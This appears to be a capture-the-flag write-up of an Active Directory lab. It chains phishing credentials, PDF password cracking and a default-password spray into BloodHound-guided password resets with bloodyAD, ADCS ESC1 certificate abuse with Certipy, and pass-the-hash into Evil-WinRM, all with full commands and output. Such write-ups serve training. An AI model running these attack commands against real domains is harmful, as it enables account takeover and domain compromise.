
HackSmarter
Welcome
- scanner4.py
- Nmap
- NetExec / nxc
- smbmap
- smbclient
- pdf2john
- John the Ripper
- BloodHound.py (ad-bloodhound.sh)
- targetedKerberoast
- Hashcat
- bloodyAD
- Certipy / certipy-ad
- Evil-WinRM
Scope: phishing engagement — starting credentials e.hills:Il0vemyj0b2025!
Enumeration
Port Scan
Ran a full port sweep with a custom scanner, which then launched an Nmap -A against the open ports.
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-05-29 15:23 UTC
Nmap scan report for 10.1.206.177
Host is up (0.15s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-29 15:23:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: WELCOME.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WELCOME
|   NetBIOS_Domain_Name: WELCOME
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: WELCOME.local
|   DNS_Computer_Name: DC01.WELCOME.local
|   DNS_Tree_Name: WELCOME.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-29T15:24:53+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49681/tcp open  msrpc         Microsoft Windows RPC
49726/tcp open  msrpc         Microsoft Windows RPC
49749/tcp open  msrpc         Microsoft Windows RPC
49878/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
The target was an Active Directory domain controller (DC01.WELCOME.local) with SMB, LDAP, Kerberos, WinRM and ADCS-adjacent RPC surface. SMB signing was required.
Initial Access
Validated the provided phishing credentials and enumerated shares in one step.
nxc smb 10.1.206.177 -u 'e.hills' -p 'Il0vemyj0b2025!' --shares

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.206.177    445    DC01             [*] Enumerated shares
SMB         10.1.206.177    445    DC01             Share           Permissions     Remark
SMB         10.1.206.177    445    DC01             -----           -----------     ------
SMB         10.1.206.177    445    DC01             ADMIN$                          Remote Admin
SMB         10.1.206.177    445    DC01             C$                              Default share
SMB         10.1.206.177    445    DC01             Human Resources READ
SMB         10.1.206.177    445    DC01             IPC$            READ            Remote IPC
SMB         10.1.206.177    445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.206.177    445    DC01             SYSVOL          READ            Logon server share
The credentials were valid and a non-default Human Resources share was readable.
SMB Share Enumeration
Recursively mapped the shares to see what was in Human Resources.
smbmap -H 10.1.206.177 -r -u 'e.hills' -p 'Il0vemyj0b2025!'

[+] IP: 10.1.206.177:445        Name: 10.1.206.177              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Human Resources                                         READ ONLY
        ./Human Resources
        dr--r--r--                0 Sat Sep 13 23:21:16 2025    .
        dr--r--r--                0 Sat Sep 13 20:11:19 2025    ..
        fr--r--r--            84715 Sat Sep 13 23:21:16 2025    Welcome 2025 Holiday Schedule.pdf
        fr--r--r--            81466 Sat Sep 13 23:21:16 2025    Welcome Benefits.pdf
        fr--r--r--            82644 Sat Sep 13 23:21:16 2025    Welcome Handbook Excerpts.pdf
        fr--r--r--            79823 Sat Sep 13 23:21:16 2025    Welcome Performance Review Guide.pdf
        fr--r--r--            89511 Sat Sep 13 23:21:16 2025    Welcome Start Guide.pdf
The share held five onboarding PDFs. Downloaded all of them with smbclient.
smbclient //10.1.206.177/'Human Resources' -U e.hills

Password for [WORKGROUP\e.hills]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Sep 13 23:20:17 2025
  ..                                  D        0  Sat Sep 13 20:11:19 2025
  Welcome 2025 Holiday Schedule.pdf      A    84715  Sat Sep 13 22:18:12 2025
  Welcome Benefits.pdf                A    81466  Sat Sep 13 22:18:12 2025
  Welcome Handbook Excerpts.pdf       A    82644  Sat Sep 13 22:18:12 2025
  Welcome Performance Review Guide.pdf      A    79823  Sat Sep 13 22:18:12 2025
  Welcome Start Guide.pdf             A    89511  Sat Sep 13 22:18:12 2025

                15568127 blocks of size 4096. 11954231 blocks available
smb: \> mget *
Get file Welcome 2025 Holiday Schedule.pdf? y
getting file \Welcome 2025 Holiday Schedule.pdf of size 84715 as Welcome 2025 Holiday Schedule.pdf (80.9 KiloBytes/sec) (average 80.9 KiloBytes/sec)
Get file Welcome Benefits.pdf? y
getting file \Welcome Benefits.pdf of size 81466 as Welcome Benefits.pdf (100.5 KiloBytes/sec) (average 89.5 KiloBytes/sec)
Get file Welcome Handbook Excerpts.pdf? y
getting file \Welcome Handbook Excerpts.pdf of size 82644 as Welcome Handbook Excerpts.pdf (127.7 KiloBytes/sec) (average 99.3 KiloBytes/sec)
Get file Welcome Performance Review Guide.pdf? y
getting file \Welcome Performance Review Guide.pdf of size 79823 as Welcome Performance Review Guide.pdf (124.5 KiloBytes/sec) (average 104.5 KiloBytes/sec)
Get file Welcome Start Guide.pdf? y
getting file \Welcome Start Guide.pdf of size 89511 as Welcome Start Guide.pdf (137.2 KiloBytes/sec) (average 110.1 KiloBytes/sec)
smb: \>
All five PDFs were pulled down for local review.
Credential Discovery
Welcome Start Guide.pdf was password-protected, so I extracted its hash with pdf2john.
pdf2john Welcome\ Start\ Guide.pdf > pdf.hashRan John against it. The first run reported nothing left to crack (the hash was already in the pot), so I dumped the recovered value with --show.
john --wordlist=~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt pdf.hash

Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)
john --show pdf.hash
Welcome Start Guide.pdf:humanresources
1 password hash cracked, 0 leftThe PDF password was humanresources. Opening the document revealed the onboarding default password.

1) Account Setup (very important)
•Your initial account will be created by IT and placed in the corporate directory under
the Users OU.
•Temporary/default password: Welcome2025!@
•On first login, you MUST change this password immediately to a secure password
you control.
...
•Service accounts (svc-*) are for IT services — do not attempt to use or change these
accounts unless authorized.
Two useful facts: a default password Welcome2025!@ handed to new accounts, and the presence of svc-* service accounts.
Domain User Enumeration
Enumerated domain users to build a spray list for the default password.
nxc smb 10.1.206.177 -u 'e.hills' -p 'Il0vemyj0b2025!' --users

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.206.177    445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.206.177    445    DC01             Administrator                 2025-09-13 16:24:04 0       Built-in account for administering the computer/domain
SMB         10.1.206.177    445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.206.177    445    DC01             krbtgt                        2025-09-13 16:40:39 0       Key Distribution Center Service Account
SMB         10.1.206.177    445    DC01             e.hills                       2025-09-13 20:41:15 0
SMB         10.1.206.177    445    DC01             j.crickets                    2025-09-13 20:43:53 0
SMB         10.1.206.177    445    DC01             e.blanch                      2025-09-13 20:49:13 0
SMB         10.1.206.177    445    DC01             i.park                        2025-09-14 04:23:03 0       IT Intern
SMB         10.1.206.177    445    DC01             j.johnson                     2025-09-13 20:58:15 0
SMB         10.1.206.177    445    DC01             a.harris                      2025-09-13 20:59:13 0
SMB         10.1.206.177    445    DC01             svc_ca                        2025-09-14 00:19:35 0
SMB         10.1.206.177    445    DC01             svc_web                       2025-09-13 21:40:40 0       Web Server in Progress
SMB         10.1.206.177    445    DC01             [*] Enumerated 11 local users: WELCOME
Saved the usernames to a file.
cat > users.txt << 'EOF'
Administrator
Guest
krbtgt
e.hills
j.crickets
e.blanch
i.park
j.johnson
a.harris
svc_ca
svc_web
EOF
Password Spray
Sprayed the default password Welcome2025!@ across every enumerated user.
nxc smb 10.1.206.177 -u users.txt  -p 'Welcome2025!@' --continue-on-success

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\Administrator:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\Guest:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\krbtgt:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\e.hills:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\j.crickets:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\e.blanch:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\i.park:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\j.johnson:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\a.harris:Welcome2025!@
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\svc_ca:Welcome2025!@ STATUS_LOGON_FAILURE
SMB         10.1.206.177    445    DC01             [-] WELCOME.local\svc_web:Welcome2025!@ STATUS_LOGON_FAILURE
Only a.harris still had the default password set.
a.harris:Welcome2025!@Confirmed the account and its share access.
nxc smb 10.1.206.177 -u 'a.harris'  -p 'Welcome2025!@' --shares

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\a.harris:Welcome2025!@
SMB         10.1.206.177    445    DC01             [*] Enumerated shares
SMB         10.1.206.177    445    DC01             Share           Permissions     Remark
SMB         10.1.206.177    445    DC01             -----           -----------     ------
SMB         10.1.206.177    445    DC01             ADMIN$                          Remote Admin
SMB         10.1.206.177    445    DC01             C$                              Default share
SMB         10.1.206.177    445    DC01             Human Resources READ
SMB         10.1.206.177    445    DC01             IPC$            READ            Remote IPC
SMB         10.1.206.177    445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.206.177    445    DC01             SYSVOL          READ            Logon server share
BloodHound
Collected BloodHound data as a.harris to map the privilege path.
~/kali4niaL0ve-back/payloads/offensivesecurity/active-directory/ad-bloodhound.sh
Domain:
WELCOME.local
Username:
a.harris
Password:
Welcome2025!@
IP of Domain:
10.1.206.177
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: welcome.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.welcome.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.welcome.local
INFO: Found 12 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.WELCOME.local
INFO: Done in 00M 38S
The graph gave a clean chain from a.harris to the service accounts.
.png)
a.harris
  ↓ MemberOf
HR
  ↓ GenericAll
i.park
  ↓ MemberOf
HELPDESK
  ↓ ForceChangePassword
svc_ca
  +
  ↓ ForceChangePassword
svc_web
a.harris (via HR) had GenericAll on i.park, and i.park (via HELPDESK) could ForceChangePassword on svc_ca and svc_web.
Lateral Movement — a.harris → i.park
Targeted Kerberoast (failed crack)
First tried to recover i.park’s existing password by targeted Kerberoasting with a.harris.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -v -d WELCOME.local -u 'a.harris' -p 'Welcome2025!@'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (i.park)
[+] Printing hash for (i.park)
$krb5tgs$23$*i.park$WELCOME.LOCAL$WELCOME.local/i.park*$17d44cf4dd63976ad6eb4e5ef696832c$cd2adb0a5fc2b1f45b46fd383f2461d4723d81eb8722dda1e716f4bdae53db9a5caf01104ec29f9aba40d5b3b435b8ced87566e262dbb184ea7510432ee6ae9387fa6cf07cca6e04b0df988592b2680671a127e5441590ea60710325a62b8d84fa1cca602e56635bc2e63231ae566baec537ba35dedc938a3e844a97c9396bd7affec72c5be54227388c5a221e741fbdd20ed2500933f1e4212024b727e3632ba628ed7739e6dc87a5ac1b25714f247a0abe2c33fcb79c5a6e13632f4a76d7e38593a1ff691c705a88d6e7042b7202cfbc5313ed4a9b2cdcb7f1a4cbe5c9fba68163b499006c55353b2c6d33c8a934efcb31e6086231947225b3eca9bd2200f9dddbc2a9a8983fe041379d2f9337eba497695ee990df67369c1f6e5ef42b54fe85a27a173d756bdf254192d66a3c00ea94f643e9ce274a91511e2b0566caa8ebe12edcb8d59fa51cfde1ee87e6d322145382335a81ec3b9fbdc6505fef18902135f06b0f313609effab430be810a2cf260235590d9cb64eecc4c67b159586556c2b6440ff12966f6ffcc1eab4f8ddee9f71c8a169573c0f6c6cf5034b018da81dcc74e74c601b15c13520ac163cedfd82d0f1e56095fd8570dc50a15efea37ee0405f308ed353d9778618050b06b81a842b8fdd650bccfeb9ed9a3660f3b391d65050a38d4c31819c536c73917b258f20a5d4a6d87c7a5d68db4cc6eeb35f11b59cb9c5da5103d33cc7f3aae31b138bc670be2a75d6be1f483cb45abe83b4b7dbd701cee1c6ffa718ed8c56e0d2d6b2fe851632675718f7574f28f2e5214f6634138043b40181bfc9aed74d2ed507fcb7cad237cd8058ea9811274dfce2b73fe866af6cd2709c28856a1f2e16fd797c36bae799ed9891f73127646085afc1d9689ea68db76b0f65473ca14682f76335086f65a5c9db7024bdff9ad13cbc40d7f4095fd9f1203abaa7c1ea0e2460a7ac2b8997d911369b246c7c0a82ce5b03b9672eef89f387bb0e1e9bdaa85181a2af02c8c7f94c7996e2af4ff3e5a69cfeea6361456e2765939b4011164e53aa157396c087f41d1a7accd7ecfb39cb38a8cbd1a54827388378260cf8486a5a547e1e9aed1cefee6fefe68208cef053247f5144da6b3a8ba760587c96aa9e26469e67be2a374dd725358bebedd05d9b782b08d4861869bb5eed41a96189906079fdef88a62549a35c3cc81b406cad698c4f35f4a25923910947c66e1e8a5602b869713ada0a747f5f5650298979635b9ca808c3217dbdd2298759a6c6335e7a73a8d30dd4e27282d90ea992ed59a99917ff083c1324298f6764b5cafa3642c25ceebf7bf4c3d3d379f90289c467c46598bf0aa33165a54e269e0b6c165fed4d9e97ead3378453e1da25b000cfe13b865b5e6cd0fdd3dce49d48182597649e6e01ce7c2aa9e0e6025fb7f11f7ad87e4a568c26cffe6446290e5db9e47f4ec98cf9182b9bfa11dd80ffe
[VERBOSE] SPN removed successfully for (i.park)
Cracked the resulting TGS with Hashcat, but rockyou exhausted without a hit.
hashcat -m13100 output.txt ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*i.park$WELCOME.LOCAL$WELCOME.local/i.p...d80ffe
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344386/14344386 (100.00%)
The hash was uncrackable, so I used the GenericAll edge directly instead of recovering the old password.
Password Reset via bloodyAD (GenericAll)
Reset i.park’s password using the HR GenericAll right.
bloodyAD  --host 10.1.206.177 -d WELCOME.local -u a.harris -p 'Welcome2025!@' set password i.park 'NewPassword123'

[+] Password changed successfully!
Validated the new i.park password.
nxc smb 10.1.206.177 -u 'i.park'  -p 'NewPassword123' --shares

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\i.park:NewPassword123
SMB         10.1.206.177    445    DC01             [*] Enumerated shares
SMB         10.1.206.177    445    DC01             Share           Permissions     Remark
SMB         10.1.206.177    445    DC01             -----           -----------     ------
SMB         10.1.206.177    445    DC01             ADMIN$                          Remote Admin
SMB         10.1.206.177    445    DC01             C$                              Default share
SMB         10.1.206.177    445    DC01             Human Resources READ
SMB         10.1.206.177    445    DC01             IPC$            READ            Remote IPC
SMB         10.1.206.177    445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.206.177    445    DC01             SYSVOL          READ            Logon server share
Now controlling i.park, who could reset the service accounts.
Lateral Movement — i.park → svc_ca / svc_web
Used i.park’s HELPDESK ForceChangePassword right to reset both service accounts.
bloodyAD  --host 10.1.206.177 -d WELCOME.local -u i.park -p 'NewPassword123' set password svc_ca 'NewPassword123'

[+] Password changed successfully!
bloodyAD --host 10.1.206.177 -d WELCOME.local -u i.park -p 'NewPassword123' set password svc_web 'NewPassword123'
[+] Password changed successfully!Validated both resets.
nxc smb 10.1.206.177 -u 'svc_ca' -p 'NewPassword123' --shares

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\svc_ca:NewPassword123
SMB         10.1.206.177    445    DC01             [*] Enumerated shares
SMB         10.1.206.177    445    DC01             Share           Permissions     Remark
SMB         10.1.206.177    445    DC01             -----           -----------     ------
SMB         10.1.206.177    445    DC01             ADMIN$                          Remote Admin
SMB         10.1.206.177    445    DC01             C$                              Default share
SMB         10.1.206.177    445    DC01             Human Resources READ
SMB         10.1.206.177    445    DC01             IPC$            READ            Remote IPC
SMB         10.1.206.177    445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.206.177    445    DC01             SYSVOL          READ            Logon server share
nxc smb 10.1.206.177 -u 'svc_web' -p 'NewPassword123' --shares
SMB 10.1.206.177 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB 10.1.206.177 445 DC01 [+] WELCOME.local\svc_web:NewPassword123
SMB 10.1.206.177 445 DC01 [*] Enumerated shares
SMB 10.1.206.177 445 DC01 Share Permissions Remark
SMB 10.1.206.177 445 DC01 ----- ----------- ------
SMB 10.1.206.177 445 DC01 ADMIN$ Remote Admin
SMB 10.1.206.177 445 DC01 C$ Default share
SMB 10.1.206.177 445 DC01 Human Resources READ
SMB 10.1.206.177 445 DC01 IPC$ READ Remote IPC
SMB 10.1.206.177 445 DC01 NETLOGON READ Logon server share
SMB 10.1.206.177 445 DC01 SYSVOL READ Logon server shareChecked whether any of these accounts could log in over WinRM.
nxc winrm 10.1.206.177 -u users.txt -p 'NewPassword123'

WINRM       10.1.206.177    5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:WELCOME.local)
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\Administrator:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\Guest:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\krbtgt:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\e.hills:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\j.crickets:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\e.blanch:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\i.park:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\j.johnson:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\a.harris:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\svc_ca:NewPassword123
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\svc_web:NewPassword123
No WinRM access for any account. The account name svc_ca pointed toward certificate services, so I pivoted to ADCS.
Privilege Escalation — ADCS ESC1
Ran Certipy as svc_ca to look for vulnerable certificate templates.
certipy-ad find -u 'svc_ca@WELCOME.local' -p 'NewPassword123' -dc-ip 10.1.206.177 -vulnerable

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 17 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'WELCOME-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'WELCOME-CA'
[*] Checking web enrollment for CA 'WELCOME-CA' @ 'DC01.WELCOME.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260529171402_Certipy.txt'
[*] Wrote text output to '20260529171402_Certipy.txt'
[*] Saving JSON output to '20260529171402_Certipy.json'
[*] Wrote JSON output to '20260529171402_Certipy.json'
The text output flagged a classic ESC1 misconfiguration on a template svc_ca could enroll in.
User: svc_ca
Template: Welcome-Template

ESC1 : TRUE
Enrollee Supplies Subject : TRUE
Client Authentication : TRUE
Manager Approval : FALSE
Authorized Signatures : 0
Request certificate as Administrator
Requested a certificate on the vulnerable template, supplying an arbitrary UPN to impersonate the domain Administrator.
certipy-ad req \
-u 'svc_ca@WELCOME.local' \
-p 'NewPassword123' \
-ca 'WELCOME-CA' \
-template 'Welcome-Template' \
-upn 'Administrator@WELCOME.local' \
-dc-ip 10.1.206.177 \
-dc-host DC01.WELCOME.local

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@WELCOME.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Obtained an administrator.pfx for the domain Administrator.
Authenticate with certificate
Authenticated with the PFX to pull the Administrator NT hash.
certipy-ad auth \
-pfx administrator.pfx \
-dc-ip 10.1.206.177

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@WELCOME.local'
[*] Using principal: 'administrator@welcome.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@welcome.local': aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0574677a
Recovered the Administrator NT hash.
Administrator:aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0574677aDomain Compromise
Confirmed the hash gave administrative access over SMB.
nxc smb 10.1.206.177 -u Administrator -H 0cf1b799460a39c852068b7c0574677a

SMB         10.1.206.177    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:False)
SMB         10.1.206.177    445    DC01             [+] WELCOME.local\Administrator:0cf1b799460a39c852068b7c0574677a (Pwn3d!)
WinRM confirmed Pwn3d! as well.
nxc winrm 10.1.206.177 -u Administrator -H 0cf1b799460a39c852068b7c0574677a

WINRM       10.1.206.177    5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:WELCOME.local)
WINRM       10.1.206.177    5985   DC01             [+] WELCOME.local\Administrator:0cf1b799460a39c852068b7c0574677a (Pwn3d!)
WINRM       10.1.206.177    5985   DC01             [-] WELCOME.local\Administrator:0cf1b799460a39c852068b7c0574677a zip() argument 2 is longer than argument 1
Passed the hash into Evil-WinRM and read both flags.
evil-winrm -i 10.1.206.177 -u Administrator -H 0cf1b799460a39c852068b7c0574677a

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/13/2025   5:47 PM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
7fbb500e363e81691681f6880ed38631
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ..\..
*Evil-WinRM* PS C:\Users> type a.harris\Desktop\user.txt
46fa545e76f2b279ca97bd2c7f39ba12
Both the root and user flags were captured as domain Administrator.
Attack Path Summary
Phishing credentials: e.hills:Il0vemyj0b2025!
→ SMB shares: readable "Human Resources" share with onboarding PDFs
→ Downloaded PDFs; pdf2john + john cracked Welcome Start Guide.pdf (humanresources)
→ PDF revealed default onboarding password Welcome2025!@
→ Enumerated users, sprayed Welcome2025!@ → a.harris still default
→ BloodHound: a.harris →(HR) GenericAll i.park →(HELPDESK) ForceChangePassword svc_ca/svc_web
→ Kerberoasted i.park → hashcat exhausted (uncrackable)
→ bloodyAD GenericAll reset i.park:NewPassword123
→ bloodyAD ForceChangePassword reset svc_ca and svc_web:NewPassword123
→ WinRM denied for all → pivot to ADCS
→ Certipy find: ESC1 on Welcome-Template enrollable by svc_ca
→ certipy req with -upn Administrator@WELCOME.local → administrator.pfx
→ certipy auth → Administrator NT hash 0cf1b799460a39c852068b7c0574677a
→ Pass-the-hash (SMB/WinRM Pwn3d) → Evil-WinRM
→ Read root.txt and user.txt
Credentials Found
| User | Password / Secret | Source |
|---|---|---|
e.hills |
Il0vemyj0b2025! |
Provided phishing credentials |
Welcome Start Guide.pdf |
humanresources |
pdf2john + John (PDF password) |
| (default onboarding) | Welcome2025!@ |
Welcome Start Guide.pdf contents |
a.harris |
Welcome2025!@ |
Password spray |
i.park |
NewPassword123 |
bloodyAD reset (GenericAll from HR) |
svc_ca |
NewPassword123 |
bloodyAD reset (ForceChangePassword from HELPDESK) |
svc_web |
NewPassword123 |
bloodyAD reset (ForceChangePassword from HELPDESK) |
Administrator |
aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0574677a |
Certipy ESC1 certificate authentication |
| root flag | 7fbb500e363e81691681f6880ed38631 |
C:\Users\Administrator\Desktop\root.txt |
| user flag | 46fa545e76f2b279ca97bd2c7f39ba12 |
C:\Users\a.harris\Desktop\user.txt |
Tools Used
- scanner4.py
- Nmap
- NetExec / nxc
- smbmap
- smbclient
- pdf2john
- John the Ripper
- BloodHound.py (ad-bloodhound.sh)
- targetedKerberoast
- Hashcat
- bloodyAD
- Certipy / certipy-ad
- Evil-WinRM